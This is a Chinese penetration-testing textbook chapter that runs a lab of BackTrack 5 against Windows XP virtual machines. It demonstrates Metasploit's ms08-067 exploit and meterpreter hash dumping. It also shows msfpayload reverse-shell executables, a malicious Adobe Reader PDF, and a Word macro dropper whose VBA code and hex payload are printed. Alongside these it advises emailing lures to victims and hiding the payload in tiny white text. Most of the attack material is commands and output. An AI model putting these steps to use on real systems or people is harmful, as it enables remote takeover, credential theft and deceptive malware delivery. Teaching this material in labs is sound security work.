第3章 漏洞利用技术

3.1 Metasploit Framework

Metasploit 是一个漏洞开发、测试和利用的开放平台，可以工作在多种操作系统之上，有多个用户界面。

3.1.1 msfconsole

msfconsole 是 Metasploit Framework(MSF)的最常用的用户接口，下面以一个实例来介绍它的使用方法。开启两台虚拟机，一台是 XP，一台是 BT5，在 BT5 虚拟机中，利用 MSF 漏洞平台的 msfconsole 接口对目标主机 XP 实施攻击，前提是目标机 XP 具有 ms08-067 漏洞。

步骤 1：命令行中输入 msfconsole 启动 msf，如图 3-1 所示。

```
root@bt:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > 
```

图 3-1 启动 msf

步骤 2：调用 ms08-067 漏洞模块，如图 3-2 和图 3-3 所示。

```
msf > search ms08_067

Matching Modules
================

   Name                                 Disclosure Date          Rank   Description
   ----                                 ---------------          ----   -----------
   exploit/windows/smb/ms08_067_netapi  2008-10-28 00:00:00 UTC  great  Microsoft Server Service Relative Path Stack Corruption
```

图 3-2 搜索 ms08_067 模块

```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > 
```

图 3-3 调用 ms08_067 模块

步骤 3：配置漏洞模块的参数。配置目标主机的 IP 地址，如图 3-4 所示。

```
msf  exploit(ms08_067_netapi) > set RHOST 192.168.112.133
RHOST => 192.168.112.133
msf  exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOST    192.168.112.133  yes       The target address
   RPORT    445              yes       Set the SMB service port
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

图 3-4　配置 RHOST

步骤 4：输入 exploit 命令实施攻击，如果攻击成功，就会得到目标主机的 meterpreter shell。

3.1.2　meterpreter

meterpreter 是一个功能强大的 payload。一旦在目标系统成功运行了 meterpreter payload，控制端主机就会通过 meterpreter shell 控制目标主机，比如下载文件、上传文件、提取密码哈希、嗅探网络数据包等。下面通过几个实例演示 meterpreter 的主要功能。开启两台虚拟机，分别是 XP 虚拟机和 BT5 虚拟机。其中 XP 虚拟机的 IP 地址是 192.168.112.133，BT5 虚拟机的 IP 地址是 192.168.112.128。

实例 1：获得目标系统的 DOS shell，如图 3-5 所示。

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.112.128:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.112.133
[*] Meterpreter session 1 opened (192.168.112.128:4444 -> 192.168.112.133:1038) at 2013-07-14 02:01:20 -0400

meterpreter > shell
Process 3616 created.
Channel 1 created.
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\shared>
```

图 3-5　获得目标系统的 DOS shell

实例 2：获得目标系统的 password hash，如图 3-6 所示。

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:c0501419d60b3c91c36f4afe71576068:352f0d4b6622e64f4ad48cdec249bbed:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2951893a5e469f1bbe2816bc5bfe6704:::
meterpreter >
```

图 3-6　获得目标系统的 password hash

实例 3：获得当前的工作目录和用户 ID，如图 3-7 所示。

实例 4：获得系统当前的进程列表，如图 3-8 所示。

实例 5：获得目标系统的屏幕截图，如图 3-9 所示。

```
meterpreter > pwd
C:\shared
meterpreter > getuid
Server username: WOO-8AD34E1AB0B\Administrator
meterpreter >
```

图 3-7　获得目标工作路径和用户 ID

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session     User                          Path
 ---   ----  ----                  ----  -------     ----                          ----
 0     0     [System Process]            4294967295
 4     0     System                x86   0
 240   680   vmtoolsd.exe          x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 316   1692  TPAutoConnect.exe     x86   0           WOO-8AD34E1AB0B\Administrator C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe
 540   4     smss.exe              x86   0           NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 604   540   csrss.exe             x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 636   540   winlogon.exe          x86   0           NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 680   636   services.exe          x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 692   636   lsass.exe             x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 848   680   vmacthlp.exe          x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmacthlp.exe
 860   680   svchost.exe           x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 932   680   svchost.exe           x86   0                                         C:\WINDOWS\system32\svchost.exe
 1060  680   svchost.exe           x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1108  680   svchost.exe           x86   0                                         C:\WINDOWS\system32\svchost.exe
 1308  680   svchost.exe           x86   0                                         C:\WINDOWS\system32\svchost.exe
 1436  1396  explorer.exe          x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\Explorer.EXE
 1592  680   spoolsv.exe           x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1692  680   TPAutoConnSvc.exe     x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1752  1060  wscntfy.exe           x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\system32\wscntfy.exe
 1816  1436  vmtoolsd.exe          x86   0           WOO-8AD34E1AB0B\Administrator C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
 1880  1436  ctfmon.exe            x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\system32\ctfmon.exe
 1996  680   alg.exe               x86   0                                         C:\WINDOWS\System32\alg.exe
 2016  680   FileZilla server.exe  x86   0           NT AUTHORITY\SYSTEM           C:\Program Files\FileZilla Server\FileZilla Server.exe
 2168  636   logon.scr             x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\System32\logon.scr
 2640  2624  conime.exe            x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\system32\conime.exe
 3008  1436  cmd.exe               x86   0           WOO-8AD34E1AB0B\Administrator C:\WINDOWS\system32\cmd.exe
```

图 3-8　获得目标系统的进程列表



图 3-9　获得目标系统的屏幕截图

3.1.3 msfpayload

本节介绍利用 msfpayload 生成一个可执行 payload 的方法。

步骤 1：要生成一个具有“反向连接”功能的 payload。通过如图 3-10 所示的命令，可以查看相关的参数情况。



图 3-10 查看参数

步骤 2：设置 payload 的 LHOST 参数，如图 3-11 所示。



图 3-11 设置 LHOST 参数

步骤 3：生成可执行文件，如图 3-12 所示。

```
root@bt:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.112.128 X > /tmp/1.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_reverse_tcp
 Length: 314
Options: {"LHOST"=>"192.168.112.128"}
root@bt:~# ls /tmp/1.exe
/tmp/1.exe
root@bt:~# file /tmp/1.exe
/tmp/1.exe: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
root@bt:~#
```

图 3-12　生成可执行文件

步骤 4：在 BT5 中设置“监听”程序，等待上线“肉鸡”的主动连接，如图 3-13～图 3-15 所示。

```
       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 927 exploits - 499 auxiliary - 151 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf > use exploit/multi/handler
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) >
```

图 3-13　启动 exploit/multi/handler 模块

```
msf  exploit(handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > set LHOST 192.168.112.128
LHOST => 192.168.112.128
msf  exploit(handler) >
```

图 3-14　配置 exploit/multi/handler 模块的 payload

```
LHOST => 192.168.112.128
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.112.128  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.112.128:4444
[*] Starting the payload handler...
```

图 3-15　配置 exploit/multi/handler 模块的 LHOST

步骤 5：目标主机一旦运行了 1.exe，就会反向连接 BT5，如图 3-16 所示。

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.112.128:4444
[*] Starting the payload handler...
[*] Sending stage (240 bytes) to 192.168.112.133

Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\桌面>More? 
```

图 3-16　“肉鸡”上线

3.2　客户端漏洞攻击

客户端漏洞攻击是指利用客户端软件的漏洞获取目标系统权限的一种攻击形式。网页浏览器、PDF 浏览器、MS Office Word 等都属于客户端软件。

3.2.1　Adobe Reader 客户端漏洞攻击

首先，在 BT5 中利用 Metasploit Framework 创建恶意 PDF 文件，步骤如下。

步骤 1：启动 msfconsole，调用 Adobe Reader 相关漏洞模块，如图 3-17 所示。然后，输入命令“Show options”，如图 3-18 所示。可以看到此漏洞模块针对的客户端是 Adobe Reader 9.3 以前的版本，而生成的恶意 PDF 文件名默认是 mdf.pdf。

步骤 2：设置 payload，如图 3-19 所示。

```
msf > use  exploit/windows/fileformat/adobe_libtiff
msf  exploit(adobe_libtiff) >
```

图 3-17　调用漏洞模块

```
msf  exploit(adobe_libtiff) > show options

Module options (exploit/windows/fileformat/adobe_libtiff):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader 9.3.0 on Windows XP SP3 English (w/DEP bypass)
```

图 3-18　“Show options”查看参数选项

```
msf  exploit(adobe_libtiff) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(adobe_libtiff) > show options

Module options (exploit/windows/fileformat/adobe_libtiff):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader 9.3.0 on Windows XP SP3 English (w/DEP bypass)


msf  exploit(adobe_libtiff) >
```

图 3-19　设置 payload

这样，当客户端程序打开这个 PDF 文件时，包含在文件中的 payload 代码就会被激活。

我们设置的 payload 是功能强大的 meterpreter payload，是反向连接类型的。其中，LHOST 变量代表反向连接的 IP 地址，LHOST 变量代表反向连接的端口。默认的连接端口是 4444。还应该把 LHOST 变量的值设置成 BT5 的 IP 地址，也就是 192.168.67.129，如图 3-20 所示。

步骤 3：执行 exploit 命令生成 PDF 文件，如图 3-21 所示。

生成的 PDF 文件被保存在/root/.msf4/local 这个文件夹下，名称是 msf.pdf。然

```
msf  exploit(adobe_libtiff) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf  exploit(adobe_libtiff) > show options

Module options (exploit/windows/fileformat/adobe_libtiff):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.67.129   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader 9.3.0 on Windows XP SP3 English (w/DEP bypass)
```

图 3-20　设置 payload 的相关参数

```
msf  exploit(adobe_libtiff) > exploit

[*] Creating 'msf.pdf' file...
[+] msf.pdf stored at /root/.msf4/local/msf.pdf
```

图 3-21　生成 msf. pdf

后，可以利用各种社会工程学的方法使得 PDF 文件在目标主机被运行，比如给目标主机发送一个电子邮件，附件是这个恶意 PDF 文件，然后引诱对方去打开附件。

步骤 4：启动监听程序。PDF 文件在目标机，也就是 XP 虚拟机中被执行后，会反向连接监听主机。实验中，BT5 作为监听主机应该首先启动监听程序，如图 3-22 所示，可以看到监听程序正在 192. 168. 67. 129 的 4444 端口等待反向程序的主动连接。

```
msf > use exploit/multi/handler
msf  exploit(handler) > exploit

[*] Started reverse handler on 127.0.0.1:4444
[*] Starting the payload handler...
^C[-] Exploit exception: Interrupt
[*] Exploit completed, but no session was created.
msf  exploit(handler) > set LHOST 192.168.67.129
LHOST => 192.168.67.129
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.67.129:4444
[*] Starting the payload handler...
```

图 3-22　设置监听程序

步骤 5：在 XP 虚拟机端，PDF 的客户端程序是 Adobe Reader 9. 2 版本，双击 msf. pdf 之后，文件中的恶意代码被执行，连接 192. 168. 67. 129 的 4444 端口，在 BT5 端会得到 meterpreter 界面，实现了对 XP 虚拟机的控制，如图 3-23 所示。

```
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.67.129:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.67.128
[*] Meterpreter session 1 opened (192.168.67.129:4444 -> 192.168.67.128:1037) at 2012-07-03 04:45:43 -0400

meterpreter > sysinfo
Computer        : WINXP-PRO-VM
OS              : Windows XP (Build 2600, Service Pack 2).
Architecture    : x86
System Language : zh_CN
Meterpreter     : x86/win32
```

图 3-23　方向连接成功

3.2.2　Word 宏客户端攻击

步骤 1：BT5 中利用 msfpayload 创建 vba.txt，如图 3-24 所示。

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp lhost=192.168.67.129 v > /tmp/vba.txt
```

图 3-24　创建 vba.txt

msfpayload 后面是命令参数。其中，windows/meterpreter/reverse_tcp 表示使用的 payload，lhost 表示反向连接的 IP 地址，如果不指定端口，默认是 4444 端口。v 表示生成 vba 脚本类型。生成的文本文件名是 vba.txt，保存在/tmp 文件夹下。

步骤 2：通过文件共享把 vba.txt 传输到 XP 虚拟机。

在虚拟机 XP 中，创建一个共享目录 c:\share，如图 3-25 所示。在 BT5 中通过创建一个/mnt/xp 目录，然后用 mount 命令把/mnt/xp 与 XP 虚拟机的 share 目录关联，如图 3-26 所示。这样，XP 虚拟机和 BT5 虚拟机就可以实现文件共享了。



图 3-25　虚拟机 XP 中创建共享目录

```
root@bt:/mnt# mkdir /mnt/xp
root@bt:/mnt# mount //192.168.67.128/share /mnt/xp
Password:
root@bt:/mnt#
```

图 3-26　BT5 中关联 XP 的共享目录

步骤 3：在 BT5 中，把之前生成的 vba. txt 拷贝到/mnt/xp 下，如图 3-27 所示，在 XP 虚拟机的 c:\share 目录下就会看到 vba. txt，如图 3-28 所示。

```
root@bt:/tmp# cp vba.txt /mnt/xp
root@bt:/tmp# ls /mnt/xp
vba.txt
root@bt:/tmp#
```

图 3-27　把 vba. txt 拷贝到/mnt/xp 下

图 3-28　XP 的共享目录中出现 vba. txt

步骤 4：XP 中构建恶意 doc 文件。

打开 vba. txt，文本由两部分组成，即 macro code 部分，如图 3-29 所示，以及 payload data 部分，如图 3-30 所示。

```
'*************************************************************
'*
'* MACRO CODE
'*
'*************************************************************
Sub Auto_Open()
        Uudnv12
End Sub
Sub Uudnv12()
        Dim Uudnv7 As Integer
        Dim Uudnv1 As String
        Dim Uudnv2 As String
        Dim Uudnv3 As Integer
        Dim Uudnv4 As Paragraph
        Dim Uudnv8 As Integer
        Dim Uudnv9 As Boolean
        Dim Uudnv5 As Integer
        Dim Uudnv11 As String
        Dim Uudnv6 As Byte
        Dim Abmqmgjzoi as String
        Abmqmgjzoi = "Abmqmgjzoi"
        Uudnv1 = "ZwNvRogmUKuwtZ.exe"
        Uudnv2 = Environ("USERPROFILE")
        ChDrive (Uudnv2)
        ChDir (Uudnv2)
        Uudnv3 = FreeFile()
        Open Uudnv1 For Binary As Uudnv3
        For Each Uudnv4 in ActiveDocument.Paragraphs
                DoEvents
                        Uudnv11 = Uudnv4.Range.Text
                If (Uudnv9 = True) Then
```

图 3-29　macro data

```
'*************************************************************
'*
'* PAYLOAD DATA
'*
'*************************************************************

Abmqmgjzoi
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H00&HFF&HFF&H00&H00&HB8&
&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&
&H00&H00&HE8&H00&H00&H00&H00&H0E&H1F&HBA&H0E&H00&HB4&H09&HCD&H21&HB8&H01&
&H72&H61&H6D&H20&H63&H61&H6E&H6E&H6F&H74&H20&H62&H65&H20&H72&H75&H6E&
&H2E&H0D&H0D&H0A&H24&H00&H00&H00&H00&H00&H00&H00&H93&H38&HF0&HD6&HD7&
&H45&H92&H85&HD3&H59&H9E&H85&H54&H45&H90&H85&HDE&H59&H9E&H85&HB8&H46&
&H9E&H85&HD7&H59&H9F&H85&H1E&H59&H9E&H85&H54&H51&HC3&H85&HDF&H59&H9E&
&H85&HD6&H59&H9E&H85&H52&H69&H63&H68&HD7&H59&H9E&H85&H00&H00&H00&H00&
&H50&H45&H00&H00&H4C&H01&H04&H00&H81&HF3&H6E&H4A&H00&H00&H00&H00&H00&
&HB0&H00&H00&H00&HA0&H00&H00&H00&H00&H00&H00&HC5&H96&H00&H00&H00&H10&
&H00&H00&H00&H10&H00&H00&H00&H04&H00&H00&H00&H00&H00&H00&H00&H04&H00&H00&
&H00&H00&H00&H00&H00&H00&H02&H00&H00&H00&H00&H00&H10&H00&H00&H00&H10&H00&H00&
&H10&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H00&H6C&HC7&H00&H00&H78&
&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&HAA&
```

图 3-30　payload data

然后，新建一个 Word 文件，打开 Visual Basic 编辑器，插入一个新模块，如图 3-31 和图 3-32 所示。把 vba. txt 文本文件中 macro code 部分拷贝到这里，如图 3-33 所示。把 vba. txt 文本文件中 payload data 部分拷贝到 Word 文件的正文中，如图 3-34 所示。

图 3-31　新建一个模块

图 3-32　新建一个模块

payload data 文本很大，如果不做处理，打开 Word 后，很容易受到怀疑。所以，可以通过诸如调整字号为 1，设置文本的颜色为白色，调整文本的段间距等方法来隐藏 payload data。

步骤 5：恶意 doc 文件构建完毕，可以利用社会工程学方法引诱目标用户打开 doc 文件，一旦文件被打开，Word 宏就会被执行，反向连接监听主机，监听主机就会得到 meterpreter 界面。需要注意的是，以上的攻击方法要求目标主机的 Word 允许文件打开时运行宏。

```
(通用)
Sub Auto_Open()
    Uudnv12
End Sub
Sub Uudnv12()
    Dim Uudnv7 As Integer
    Dim Uudnv1 As String
    Dim Uudnv2 As String
    Dim Uudnv3 As Integer
    Dim Uudnv4 As Paragraph
    Dim Uudnv8 As Integer
    Dim Uudnv9 As Boolean
    Dim Uudnv5 As Integer
    Dim Uudnv11 As String
    Dim Uudnv6 As Byte
    Dim Abmqmgjzoi As String
    Abmqmgjzoi = "Abmqmgjzoi"
    Uudnv1 = "ZwNvRogmUKuwtZ.exe"
    Uudnv2 = Environ("USERPROFILE")
    ChDrive (Uudnv2)
    ChDir (Uudnv2)
    Uudnv3 = FreeFile()
    Open Uudnv1 For Binary As Uudnv3
    For Each Uudnv4 In ActiveDocument.Paragraphs
        DoEvents
            Uudnv11 = Uudnv4.Range.Text
```

图 3-33　payload data



图 3-34　复制过来的 payload data

3.3 Exploit-db

Exploit-db 是基于 Web 的漏洞数据库，下面用一个实例演示它的使用方法。假设目标系统含有 ms08_067 漏洞，在 exploit-db.com 上搜索相关的漏洞代码，并加以利用。如图 3-35 所示，在网站上搜索到 ms08_067 漏洞的相关代码，代码是以 Python 脚本的形式发布的，针对的目标系统是 Windows 2000 或 Windows 2003，如图 3-36 所示。



图 3-35　搜索漏洞的相关代码

